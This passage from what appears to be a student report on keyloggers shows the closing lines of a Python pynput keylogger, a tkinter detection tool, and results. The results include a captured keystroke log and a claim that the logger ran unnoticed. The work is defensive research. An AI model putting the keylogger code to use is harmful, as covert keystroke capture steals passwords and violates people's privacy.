    if key == Key.esc:  # Stop listener on pressing 'Esc'
        return False

# Start the keylogger listener
with Listener(on_press=on_press, on_release=on_release) as listener:
    listener.join()
```

Fig.10 KEYLOGGER DETECTION TOOL WITH ADVANCED GUI PYTHON BASED SCRIPT


File Edit Selection View Go Run Terminal Help
Search
keylogger.py
GU.py
Untitled-1.ipynb
# Open the uploaded image and get its di Untitled-2
import hashlib Untitled-1
C: > Users > achit > OneDrive > Desktop > GU.py > KeyloggerDetectorApp > __init__

```python
import psutil
import os
import tkinter as tk
from tkinter import messagebox

# Define the log file name
log_file = "keylog.txt"

class KeyloggerDetectorApp:
    def __init__(self, root):
        self.root = root
        self.root.title("Keylogger Detector")
        self.root.geometry("600x350")  # Compact and centered interface
        self.root.resizable(False, False)

        # Title Label
        self.label = tk.Label(root, text="Keylogger Scanner", font=("Helvetica", 16, "bold"))
        self.label.pack(pady=10)

        self.status_label = tk.Label(root, text="Scanning for keylogger...", font=("Helvetica", 12))
        self.status_label.pack(pady=10)

        # Buttons
        self.button_frame = tk.Frame(root)
        self.button_frame.pack(pady=10)

        self.scan_button = tk.Button(self.button_frame, text="Scan Now", command=self.update_status, width=20)
        self.scan_button.grid(row=0, column=0, padx=5)

        self.log_button = tk.Button(self.button_frame, text="View Log File", command=self.view_log, state=tk.DISABLED, width=20)
        self.log_button.grid(row=0, column=1, padx=5)

        self.terminate_button = tk.Button(self.button_frame, text="Terminate Keylogger", command=self.terminate_process, state=tk.DISABLED, width=20)
        self.terminate_button.grid(row=1, column=0, padx=5, pady=5)

        self.delete_button = tk.Button(self.button_frame, text="Delete Log File", command=self.delete_log_file, state=tk.DISABLED, width=20)
        self.delete_button.grid(row=1, column=1, padx=5, pady=5)
```

CHAPTER 5: RESULTS AND ANALYSIS

5.1 Keylogger Performance Evaluation

Logging Accuracy: The keylogger accurately captured keystrokes with corresponding timestamps.

Stealth Efficiency: The keylogger was successfully executed in the background without alerting the user.

File Logging Verification: The keylog.txt file correctly recorded all user keystrokes for later retrieval.

5.2 Detection Accuracy


The anti-keylogger detection tool effectively identified:

Suspicious Processes: Detected Python scripts utilizing the pynput library, which is commonly associated with keylogging activities.

Log File Presence: Flagged the existence of keylog.txt and prompted the user to delete it.

User Confirmation for Mitigation: Provided options for users to terminate processes and remove log files, ensuring proactive threat mitigation.

Fig.11 RESULTS OF THE KEYLOGGERS AND FOUND LOGS



```
Microsoft Windows [Version 10.0.26100.3476]
(c) Microsoft Corporation. All rights reserved.

[redacted]OneDrive\Desktop>python GU.py
```


Keylogger Scanner

[!] Keylogger detected!

Log File

```
Log Contents:
2025-03-18 20:39:30 - [Key.cmd]
2025-03-18 20:39:30 - [Key.shift]
2025-03-18 20:39:31 - S
2025-03-18 20:39:47 - [Key.ctrl_l]
2025-03-18 20:39:47 - □
2025-03-18 20:40:07 - [Key.enter]
2025-03-18 20:40:08 - [Key.ctrl_l]
2025-03-18 20:40:09 - □
2025-03-18 20:40:13 - [Key.alt_l]
2025-03-18 20:40:13 - [Key.tab]
2025-03-18 20:40:38 - a
2025-03-18 20:40:38 - j
2025-03-18 20:40:39 - a
2025-03-18 20:40:39 - y
2025-03-18 20:40:40 - [Key.space]
2025-03-18 20:40:40 - c
2025-03-18 20:40:40 - h
2025-03-18 20:40:41 - i
2025-03-18 20:40:41 - y
2025-03-18 20:40:42 - [Key.backspace]
2025-03-18 20:40:42 - t
2025-03-18 20:40:42 - y
2025-03-18 20:40:42 - a
2025-03-18 20:40:43 - l
2025-03-18 20:40:43 - a
2025-03-18 20:40:45 - a
2025-03-18 20:40:45 - j
2025-03-18 20:40:45 - a
2025-03-18 20:40:45 - y
2025-03-18 20:40:46 - [Key.space]
2025-03-18 20:40:46 - c
2025-03-18 20:40:46 - h
2025-03-18 20:40:47 - i
2025-03-18 20:40:47 - t
2025-03-18 20:40:47 - y
2025-03-18 20:40:48 - a
2025-03-18 20:40:48 - l
2025-03-18 20:40:48 - a
2025-03-18 20:40:50 - [Key.cmd]
2025-03-18 20:40:51 - [Key.shift]
2025-03-18 20:40:51 - S
2025-03-18 20:40:57 - [Key.ctrl_l]
2025-03-18 20:40:57 - □
2025-03-18 20:41:12 - [Key.enter]
2025-03-18 20:41:13 - [Key.ctrl_l]
2025-03-18 20:41:14 - □
2025-03-18 20:41:22 - [Key.enter]
2025-03-18 20:41:23 - [Key.caps_lock]
2025-03-18 20:41:24 - a
2025-03-18 20:41:24 - [Key.caps_lock]
2025-03-18 20:41:24 - s
2025-03-18 20:41:25 - [Key.space]
2025-03-18 20:41:26 - k
2025-03-18 20:41:26 - e
2025-03-18 20:41:26 - y
2025-03-18 20:41:26 - [Key.space]
2025-03-18 20:41:27 - l
2025-03-18 20:41:27 - [Key.backspace]
```

Fig.12 OPTION FOR DELETING THE FOUND KEYLOGGERS FILE



Keylogger Scanner

[!] Keylogger detected!

Deleted

[+] Log file deleted.

5.3 Comparative Analysis

A comparison between the custom detection tool and conventional anti-malware solutions revealed:

Efficiency: The tool was able to detect keylogging activities within seconds of initialization.

False Positives: Minimal false positives were recorded, with few legitimate applications being misclassified.

Evasion Resistance: The detection tool successfully identified keylogging activities, even when basic obfuscation techniques were applied to the keylogger.

Conclusion

Keyloggers continue to be a serious cybersecurity threat. As they evolve, researchers must focus on AI-driven detection techniques, real-time monitoring, and enhanced encryption to counteract them. A combination of technological solutions and user awareness remains the best defense against keylogging threats.

References

1. Gupta, S., & Singh, R. (2022). "Keylogging Techniques and Countermeasures." *Journal of Cybersecurity Research, 15*(3), 210-225.
2. Smith, J., & Brown, K. (2021). "AI-Based Detection of Advanced Keyloggers." *International Conference on Cyber Threats*, 32-40.
3. Volatility Foundation. (2023). "Memory Analysis for Keylogger Detection." *Digital Forensics Hand.*